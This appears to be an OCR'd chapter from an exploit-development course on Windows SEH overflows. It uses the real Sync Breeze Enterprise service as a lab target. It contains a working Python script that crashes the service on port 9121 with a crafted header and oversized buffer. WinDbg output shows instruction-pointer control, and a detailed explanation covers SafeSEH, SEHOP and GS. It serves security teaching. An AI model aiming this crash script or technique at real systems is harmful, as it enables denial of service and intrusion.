


Figure 25: Enabling Sync Breeze Web Server

Since we'll crash the application multiple times during the development of our exploit, we need the ability to restart it quickly. We can do this by restarting the *Sync Breeze Enterprise* service (syncbrs.exe) from *Services.msc*. This must be done as administrator.

4.1.1.1 Exercise

1. Install the Sync Breeze application on your Windows 10 student VM.

4.2 Crashing Sync Breeze

For the purpose of this module, we'll start our exploit development by examining a publicly available proof of concept[87] for a known vulnerability in the Sync Breeze Server Control service listening on port 9121.

The code shown in Listing 86 triggers the vulnerability by crafting a custom protocol header carrying a large buffer.

> *Normally, we would need to discover the header format in order to interact with this service. For purposes of this demonstration, we'll skip this step. However, we'll discuss this in more detail in a later module, in which we'll reverse engineer a network protocol to acquire such information.*

```
#!/usr/bin/python
import socket
import sys
from struct import pack

try:
  server = sys.argv[1]
  port = 9121
  size = 1000

  inputBuffer = b"\x41" * size

  header =  b"\x75\x19\xba\xab"
  header += b"\x03\x00\x00\x00"
  header += b"\x00\x40\x00\x00"
  header += pack('<I', len(inputBuffer))
  header += pack('<I', len(inputBuffer))
  header += pack('<I', inputBuffer[-1])

  buf = header + inputBuffer

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buf)
  s.close()

  print("Done!")
```

[87] (Exploit-DB - Sync Breeze Enterprise 10.4.18 - Denial of-Service), https://www.exploit-db.com/exploits/44481

```
except socket.error:
  print("Could not connect!")
```

Listing 86 - seh_overflow_0x01.py: Triggering the initial crash

Since we are targeting a Windows service (syncbrs.exe), we must attach WinDbg to the process as an administrator.

Once our debugger is attached, we'll continue execution with **g**, then return to Kali and run our script with the IP address of our Windows 10 client as the only argument.

```
kali@kali:~$ python3 seh_overflow_0x01.py 192.168.120.10
Sending evil buffer...
Done!
```

Listing 87 - Running the initial proof of concept

Next, we'll examine the debugger output:

```
(17f8.1984): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
eax=41414141 ebx=0192fa1c ecx=0192ff18 edx=0192f9d4 esi=0192ff18 edi=0192fb20
eip=00882a9d esp=0192f9a8 ebp=0192fec8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
libpal!SCA_ConfigObj::Deserialize+0x1d:
00882a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????
```

Listing 88 - Inspecting the initial crash in WinDbg

As shown in the listing above, the script crashes the service. WinDbg also indicates that we triggered an access violation when dereferencing a pointer from the EAX register, which was overwritten by our "A" buffer.

Good. Our simple proof of concept reliably crashes the vulnerable application. We can proceed with our exploit development process.

4.2.1.1 Exercise

1. Write a simple proof of concept to replicate the crash.

4.3 Analyzing the Crash in WinDbg

So far, we've crashed the vulnerable process while the debugger was attached. We can now analyze the crash to better understand what is happening.

The crash occurs while the application attempts to call an instruction located at offset 0x24 from the 0x41414141 address. Because this address is not mapped in memory, attempting to execute the "call dword ptr [eax+24h]" instruction triggers an access violation.

```
(17f8.1984): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze
Enterprise\bin\libpal.dll
```

```
eax=41414141 ebx=0192fa1c ecx=0192ff18 edx=0192f9d4 esi=0192ff18 edi=0192fb20
eip=00882a9d esp=0192f9a8 ebp=0192fec8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
libpal!SCA_ConfigObj::Deserialize+0x1d:
00882a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????
```

Listing 89 - Initial crash in WinDbg

An in-depth examination of our crash shows that the EIP register is not directly under our control:

```
0:008> r
eax=41414141 ebx=0192fa1c ecx=0192ff18 edx=0192f9d4 esi=0192ff18 edi=0192fb20
eip=00882a9d esp=0192f9a8 ebp=0192fec8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
libpal!SCA_ConfigObj::Deserialize+0x1d:
00882a9d ff5024          call    dword ptr [eax+24h]  ds:0023:41414165=????????
```

Listing 90 - Dumping the registers at the time of the crash

Furthermore, Listing 90 reveals that EAX seems to be the only register overwritten by our data.

At crash time, various registers store pointers to the stack, which seem to contain chunks of our data as shown below:

```
0:008> dds esp L30
0194f9a8  0194fb20
0194f9ac  0194f9bc
0194f9b0  00000000
0194f9b4  0194ff18
0194f9b8  0194fa1c
0194f9bc  00000000
0194f9c0  008666c2 libpal!SCA_NetMessage::Deserialize+0x82
...
0194fa1c  41414141
0194fa20  41414141
0194fa24  41414141
0194fa28  41414141
...
```

Listing 91 - Inspecting registers and the stack at the moment of the crash

Before trying to find a way to control the execution flow by leveraging the "call dword ptr [eax+24h]" instruction, let's inspect the crash more closely.

At this point, the debugger intercepted a *first chance exception*,[88] which is a notification that an unexpected event occurred during the program's normal execution. If we let the application go (**g**), we obtain the following output:

```
0:008> g
(17f8.1984): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=770a3b20 esi=00000000 edi=00000000
eip=41414141 esp=0192f438 ebp=0192f458 iopl=0         nv up ei pl zr na pe nc
```

[88] (MSDN, 2005), https://docs.microsoft.com/en-us/archive/blogs/davidklinems/what-is-a-first-chance-exception

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

Listing 92 - Continuing execution after the access violation

The output shown in Listing 92 reveals that we have now "magically" gained control over the instruction pointer.

To understand how this happened, we need to introduce a few concepts related to the Structured Exception Handlers (SEH) mechanism,[89] which is the underlying mechanism used by Windows to handle exceptions.

4.3.1.1 Exercises

1. Inside WinDbg, confirm that the instruction pointer was not overwritten at the time of the access violation.
2. After triggering the access violation, resume the execution and confirm control of the instruction pointer.

4.4 Introduction to Structured Exception Handling

In order to develop a working exploit for our case study, we must understand what happens when an exception occurs inside an application.

As mentioned in the previous section, exceptions are unexpected events that occur during normal program execution. There are two kinds of exceptions: *hardware exceptions* and *software exceptions*. Hardware exceptions are initiated by the CPU. We encountered a typical hardware exception when our script crashed the Sync Breeze service as the CPU attempted to dereference an invalid memory address.

On the other hand, software exceptions are explicitly initiated by applications when the execution flow reaches unexpected or unwanted conditions. For example, a software developer might want to raise an exception in their code to signal that a function could not execute normally because of an invalid input argument.

The most common way to define an exception construct in a programming language is through a *_try/_except*[90] code block. A *_try/_except* block will *_try* to execute a chuck of code. If an error or exception occurs in the execution, it will jump to the *_except* block, which should contain code designed to deal with the exception.

> *Most programming languages implement _try/_except functionality, although the keywords may vary between languages.*

[89] (Structured Exception Handling), https://msdn.microsoft.com/en-us/library/windows/desktop/ms680657(v=vs.85).aspx

[90] (SEH code blocks), https://msdn.microsoft.com/en-us/library/windows/desktop/ms679270(v=vs.85).aspx

When compiled, the *_try/_except* code will leverage the *Structure Exception Handling*(SEH)[91] mechanism implemented by the Windows operating system to handle unexpected events. In the next section, we'll describe this mechanism in more detail.

4.4.1 Understanding SEH

At a high level, the SEH mechanism[92] (which is implemented in the operating system) gives developers an opportunity to take action when an unexpected event happens during the execution of a thread. More specifically, when a thread faults, the operating system calls a designated set of functions (known as exception handlers), which can correct, or provide more information about, the unexpected condition. The exception handlers are user-defined and are created during the compilation of the previously mentioned *_except* code blocks.

> *As we'll explain later, the default exception handler is a special case in that it is defined by the operating system itself rather than by the application developer.*

The operating system must be able to locate the correct exception handler when an unexpected event is encountered.

To understand how this happens, it's important to know that structured exception handling works on a per-thread level.[93] Additionally, each thread in a program can be identified by the *Thread Environmental Block* (TEB)[94] structure, which stores important information related to the respective thread.

Every time a *try* block is encountered during the execution of a function in a thread, a pointer to the corresponding exception handler is saved on the stack within the *_EXCEPTION_REGISTRATION_RECORD* structure. Since there may be several *try* blocks executed in a function, these structures are connected together in a linked list.[95]

[91] (SEH by the OS), https://msdn.microsoft.com/en-us/library/windows/desktop/ms680657(v=vs.85).aspx

[92] Note that the information covered in this module applies strictly to the x86 architecture. The x64 implementation of structured exception handling is outside the scope of this course.

[93] (A Crash Course on the Depths of Win32™ Structured Exception Handling), http://bytepointer.com/resources/pietrek_crash_course_depths_of_win32_seh.htm

[94] (Win32 Thread Information Block), https://en.wikipedia.org/wiki/Win32_Thread_Information_Block

[95] (Wikipedia - Linked List), https://en.wikipedia.org/wiki/Linked_list#:~:text=In%20computer%20science%2C%20a%20linked,which%20together%20represent%20a%20sequence.




Figure 26: Singly-linked _EXCEPTION_REGISTRATION_RECORD list

When an exception occurs, the operating system inspects the TEB structure of the faulting thread and retrieves a pointer (*ExceptionList*) to the linked list of _EXCEPTION_REGISTRATION_RECORD structures through the *FS*[96] CPU register.

> *The CPU can access the TEB structure at any given time using the FS segment register at offset zero (fs:[0]) on the x86 architecture.*[97]

After retrieving the *ExceptionList*, the operating system will begin to walk it and invoke every exception handler function until one is able to deal with the unexpected event. If none of the user-defined functions can handle the exception, the operating system invokes the default exception handler, which is always the last node in the linked list. As previously mentioned, this is a special

[96] (Wikipedia - Accessing the TEB), https://en.wikipedia.org/wiki/Win32_Thread_Information_Block#Accessing_the_TIB

[97] (NTAPI Undocumented Structures - TEB), http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FNT%20Objects%2FThread%2FTEB.html

exception handler that terminates the current process or thread in case the application is a system service.

Now that we've discussed the SEH mechanism at a high level, let's analyze this process in more detail. Let's attach our debugger to the **syncbrs.exe** process and review the structures are used by the Structured Exception Handler.

Fortunately, Microsoft publishes symbols for many structures that the operating system uses, including the TEB. This means we can examine key exception handling structures inside WinDbg, which will help us better understand the process.

We'll start by dumping the TEB structure inside WinDbg:

```
0:006> dt nt!_TEB
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : Ptr32 Void
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : Ptr32 Void
   +0x02c ThreadLocalStoragePointer : Ptr32 Void
   +0x030 ProcessEnvironmentBlock : Ptr32 _PEB
   +0x034 LastErrorValue   : Uint4B
   +0x038 CountOfOwnedCriticalSections : Uint4B
   +0x03c CsrClientThread  : Ptr32 Void
   +0x040 Win32ThreadInfo  : Ptr32 Void
...
```

Listing 93 - Dumping the nt!_TEB structure in WinDbg

According to Listing 93, the *nt!_TEB* structure starts with a nested structure called *_NT_TIB*. Dumping _NT_TIB inside WinDbg shows that the first member in this structure is a pointer named *ExceptionList*, which points to the first _EXCEPTION_REGISTRATION_RECORD structure.

```
0:006> dt _NT_TIB
ntdll!_NT_TIB
   +0x000 ExceptionList    : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 StackBase        : Ptr32 Void
   +0x008 StackLimit       : Ptr32 Void
   +0x00c SubSystemTib     : Ptr32 Void
   +0x010 FiberData        : Ptr32 Void
   +0x010 Version          : Uint4B
   +0x014 ArbitraryUserPointer : Ptr32 Void
   +0x018 Self             : Ptr32 _NT_TIB
```

Listing 94 - Dumping the _NT_TIB structure in WinDbg

WinDbg reveals that the _EXCEPTION_REGISTRATION_RECORD structure contains two members: *Next*, which points to a _EXCEPTION_REGISTRATION_RECORD structure, and *Handler*, which points to an *_EXCEPTION_DISPOSITION* structure.

```
0:006> dt _EXCEPTION_REGISTRATION_RECORD
ntdll!_EXCEPTION_REGISTRATION_RECORD
```

```
   +0x000 Next             : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : Ptr32     _EXCEPTION_DISPOSITION
```

Listing 95 - Dumping the _EXCEPTION_REGISTRATION_RECORD structure in WinDbg

The *Next* member acts as a link between _EXCEPTION_REGISTRATION_RECORD structures in the singly-linked list of registered exception handlers.[98]

The *Handler* member is a pointer to the exception callback function named *_except_handler*, which returns an _EXCEPTION_DISPOSITION structure on Windows 10 x86. The *_except_handler* function[99] prototype is defined in the listing below.

```
typedef EXCEPTION_DISPOSITION _except_handler (*PEXCEPTION_ROUTINE) (
    IN PEXCEPTION_RECORD ExceptionRecord,
    IN VOID EstablisherFrame,
    IN OUT PCONTEXT ContextRecord,
    IN OUT PDISPATCHER_CONTEXT DispatcherContext
);
```

Listing 96 - Prototype for the _exception_handler function

Inside a debugger, the function can have different name variations, such as ntdll!_except_handler4. These naming differences are introduced by the symbols provided by Microsoft for each version of Windows. However, the prototype and parameters of the function are the same.

The second and third parameters (*EstablisherFrame* and *ContextRecord*) are the most relevant to us. *EstablisherFrame* points to the _EXCEPTION_REGISTRATION_RECORD structure, which is used to handle the exception. *ContextRecord* is a pointer to a *CONTEXT*[100] structure. This structure contains processor-specific register data at the time the exception was raised.

Let's dump the CONTEXT structure in WinDbg:

```
0:006> dt ntdll!_CONTEXT
   +0x000 ContextFlags     : Uint4B
   +0x004 Dr0              : Uint4B
   +0x008 Dr1              : Uint4B
   +0x00c Dr2              : Uint4B
   +0x010 Dr3              : Uint4B
   +0x014 Dr6              : Uint4B
   +0x018 Dr7              : Uint4B
   +0x01c FloatSave        : _FLOATING_SAVE_AREA
   +0x08c SegGs            : Uint4B
   +0x090 SegFs            : Uint4B
   +0x094 SegEs            : Uint4B
   +0x098 SegDs            : Uint4B
```

[98] (Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP), https://blogs.technet.microsoft.com/srd/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/

[99] (EXCEPTION_DISPOSITION function), https://docs.microsoft.com/en-us/cpp/c-runtime-library/except-handler3?view=msvc-160

[100] (MSDN - CONTEXT structure), https://msdn.microsoft.com/en-us/library/windows/desktop/ms679284(v=vs.85).aspx

```
   +0x09c Edi              : Uint4B
   +0x0a0 Esi              : Uint4B
   +0x0a4 Ebx              : Uint4B
   +0x0a8 Edx              : Uint4B
   +0x0ac Ecx              : Uint4B
   +0x0b0 Eax              : Uint4B
   +0x0b4 Ebp              : Uint4B
   +0x0b8 Eip              : Uint4B
   +0x0bc SegCs            : Uint4B
   +0x0c0 EFlags           : Uint4B
   +0x0c4 Esp              : Uint4B
   +0x0c8 SegSs            : Uint4B
   +0x0cc ExtendedRegisters : [512] UChar
```

Listing 97 - Dumping the CONTEXT structure in WinDbg

This structure contains many fields and stores the state of all our registers, including the instruction pointer (EIP). The information from this structure will be used to restore the execution flow after handling the exception.

As mentioned earlier, the *_except_handler* function returns an _EXCEPTION_DISPOSITION structure. Inspecting this with WinDbg reveals that this structure contains the result of the exception handling process.

```
0:006> dt _EXCEPTION_DISPOSITION
ntdll!_EXCEPTION_DISPOSITION
   ExceptionContinueExecution = 0n0
   ExceptionContinueSearch = 0n1
   ExceptionNestedException = 0n2
   ExceptionCollidedUnwind = 0n3
```

Listing 98 - Dumping the _EXCEPTION_DISPOSITION structure in WinDbg

If the exception handler invoked by the operating system is not valid for dealing with a specific exception, it will return *ExceptionContinueSearch*.[101] This result instructs the operating system to move on to the next _EXCEPTION_REGISTRATION_RECORD structure in the linked list. On the other hand, if the function handler can successfully handle the exception, it will return *ExceptionContinueExecution*, which instructs the system to resume execution.

The illustration below provides a simplified overview of this mechanism in action:

[101] (Safely Searching Process Virtual Address Space), http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf




Figure 27: SEH Mechanism in action

4.4.2 SEH Validation

Now that we understand a bit more about the structures used in the SEH mechanism, let's discuss in detail how the operating system calls the exception handler functions and what checks are performed before invoking them.

When an exception is encountered, *ntdll!KiUserExceptionDispatcher*[102] is called. This function is responsible for dispatching exceptions on Windows operating systems. The function takes two arguments. The first is an *_EXCEPTION_RECORD*[103] structure that contains information about the exception. The second argument is a CONTEXT structure. Eventually, this function calls into *RtlDispatchException*,[104] which will retrieve the TEB and proceed to parse the *ExceptionList* through the mechanism explained in the previous section.

During this process, for each *Handler* member in the singly-linked *ExceptionList* list, the operating system will ensure that the _EXCEPTION_REGISTRATION_RECORD structure falls within the stack memory limits found in the TEB. Furthermore, during the execution of *RtlDispatchException*, the

[102] (A catalog of NTDLL kernel mode to user mode callbacks, part 2: KiUserExceptionDispatcher), http://www.nynaeve.net/?p=201

[103] (MSDN - EXCEPTION_RECORD structure), https://msdn.microsoft.com/en-us/library/windows/desktop/aa363082(v=vs.85).aspx

[104] (RtlDispatchException), http://www.codewarrior.cn/ntdoc/winnt/rtl/mips/RtlDispatchException.htm

operating system performs additional checks by invoking the *RtlIsValidHandler*[105] function for every exception handler.

RtlIsValidHandler is responsible for the *SafeSEH*[106] implementation. This is a mitigation introduced by Microsoft to prevent an attacker from gaining control of the execution flow after overwriting a stack-based exception handler.

At a high level, if a module is compiled with the SafeSEH flag, the linker will produce an image containing a table of safe exception handlers.

> *A linker is a computer program that combines object files generated by a compiler or assembler into a single executable or library file. It can even combine object files into another object file.*

The operating system will then validate the *exception_handler* on the stack by comparing it to the entries in the table of safe exception handlers. If the handler is not found, the system will refuse to execute it.

Unfortunately, the source code for *RtlIsValidHandler* is not publicly available, so we must instead analyze the pseudo-code that was generated by security researchers[107] after reverse engineering this function on Windows 8.1.

> *Pseudo-code is an informal high-level description of a computer program or algorithm. While it uses the conventions of a normal programming language, it is intended for human readability rather than compilation and execution.*

Although the *RtlIsValidHandler* pseudo-code listed below was extracted from Windows 8.1, it is largely similar to what is executed on the Windows 10 client provided in this course.

```
BOOL RtlIsValidHandler(Handler) // NT 6.3.9600
  {
        if (/* Handler within the image */) {
            if (DllCharacteristics->IMAGE_DLLCHARACTERISTICS_NO_SEH)
                goto InvalidHandler;
            if (/* The image is .Net assembly, 'ILonly' flag is enabled */)
                goto InvalidHandler;
            if (/* Found 'SafeSEH' table */) {
                if (/* The image is registered in 'LdrpInvertedFunctionTable' (or its
cache), or the initialization of the process is not complete */) {
                    if (/* Handler found in 'SafeSEH' table */)
                        return TRUE;
```

[105] (Old Meets New: Microsoft Windows SafeSEH Incompatibility), https://www.optiv.com/blog/old-meets-new-microsoft-windows-safeseh-incompatibility

[106] (MSDN - SAFE_SEH), https://docs.microsoft.com/en-us/cpp/build/reference/safeseh-image-has-safe-exception-handlers

[107] (Dive into exceptions: caution, this may be hard), https://hackmag.com/uncategorized/exceptions-for-hardcore-users/

```
                    else
                        goto InvalidHandler;
                }
            return TRUE;
        } else {
            if (/* 'ExecuteDispatchEnable' and 'ImageDispatchEnable' flags are enabled
in 'ExecuteOptions' of the process */)
                return TRUE;
            if (/* Handler is in non-executable area of the memory */) {
                if (ExecuteDispatchEnable) return TRUE;
            }
            else if (ImageDispatchEnable) return TRUE;
        }
        InvalidHandler:
            RtlInvalidHandlerDetected(...);
            return FALSE;
  }
```

Listing 99 - Pseudo-code for the RtlIsValidHandler function

As shown in the pseudo-code in Listing 99, the *RtlIsValidHandler* function checks the *DllCharacteristics*[108] of the specific module where the exception occurs. If the module is compiled with SafeSEH, the *exception_handler* will be compared to the entries in the table of safe exception handlers before it is executed.

If *RtlIsValidHandler* succeeds with its validation steps, the operating system will call the *RtlpExecuteHandlerForException* function. This function is responsible for setting up the appropriate arguments and invoking *ExecuteHandler*. As the name suggests, this native API is responsible for calling the *_except_handler* functions registered on the stack.

In addition to SafeSEH which requires applications to be compiled with the /SAFESEH flag Microsoft introduced an additional mitigation named Structured Exception Handler Overwrite Protection (SEHOP).[109]

SEHOP works by verifying that the chain of _EXCEPTION_REGISTRATION_RECORD structures are valid before invoking them. Because the Next member is overwritten as part of a SEH overflow the chain of _EXCEPTION_REGISTRATION_RECORD structures is no longer intact and the SEHOP mitigation will prevent the corrupted _except_handler from executing.

SEHOP is disabled by default on Windows client editions and enabled by default on server editions.

---

[108] (IMAGE_OPTIONAL_HEADER structure), https://msdn.microsoft.com/en-us/library/windows/desktop/ms680339(v=vs.85).aspx

[109] (Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP), https://msrc-blog.microsoft.com/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/

In summary, whenever an exception occurs, the operating system calls a designated set of functions as part of the SEH mechanism. Within these function calls, the *ExceptionList* single-linked list is gathered from the TEB structure. Next, the operating system parses the singly-linked list of _EXCEPTION_REGISTRATION_RECORD structures, performing various checks before calling the *exception_handler* function pointed to by each *Handler* member. This continues until a handler is found that will successfully process the exception and allow execution to continue. If no handler can successfully handle the exception, the application will crash.

In the next sections we'll leverage the theory we have learned in order to gain remote code execution on our target application.

4.4.2.1 Exercises

1. Inside WinDbg, review the structures we discussed in this section. Review the structures' members and understand how they are used by the exception handler.
2. Review and understand the pseudo-code in this section.

4.5 Structured Exception Handler Overflows

In this section, we'll leverage what we've learned about the Structured Exception Handling mechanism to gain control over the execution flow of our vulnerable application and execute our desired payload.

A structure exception overflow is a stack buffer overflow that is either large enough or positioned in such a way to overwrite valid registered exception handlers on the stack. By overwriting one or more of these handlers, the attacker can take control of the instruction pointer after triggering an exception.

In most cases, an overflow tends to overwrite valid pointers and structures on the stack, which often generates an access violation exception. If this does not occur, an attacker can often force an exception by increasing the size of the overflow.

With the increase in stack overflows Microsoft included a stack overflow mitigation named GS[110] which is enabled by default in modern versions of Visual Studio. At a high level, when a binary that is compiled with the /GS flag is loaded a random stack cookie seed[111] value is initialized and stored in the .data section of the binary. When a function protected by GS is called, an XOR operation takes place between the stack cookie seed value and the EBP register. The result of this operation is stored on the stack prior to the return address.

Before returning out of the protected function, another XOR operation occurs between the previous value saved on the stack and the EBP register. This result is then checked with the stack cookie seed value from the .data section. If the

---

[110] (Microsoft - /GS (Buffer Security Checks)), https://docs.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check?view=msvc-160&viewFallbackFrom=msvc-160

[111] (A Modern Exploration of Windows Memory Corruption Exploits - Part I: Stack Overflows), https://www.forrest-orr.net/post/a-modern-exploration-of-windows-memory-corruption-exploits-part-i-stack-overflows

values do not match the application will throw an exception and terminate the execution.

Overwriting an exception handler and causing the application to crash in any way triggers the SEH mechanism and causes the instruction pointer to be redirected to the address of the exception_handler prior to reaching the end of the vulnerable function. Because of this increasing the size of a stack overflow and overwriting a _EXCEPTION_REGISTRATION_RECORD can allow an attacker to bypass stack cookies.

As we previously discussed (and is again shown in Figure 28 below), the _EXCEPTION_REGISTRATION_RECORD structures are stored at the beginning of the stack space. Because the stack grows backwards, the overflow will need to be quite large or begin towards the beginning of the stack in order for the attacker to overwrite a structured exception handler.




Figure 28: SEH mechanism in action

Let's try confirming the theory we explored earlier about structured exception handlers, as well as the consequences of overwriting them. We'll restart our application from the Services utility and re-attach the debugger to it.

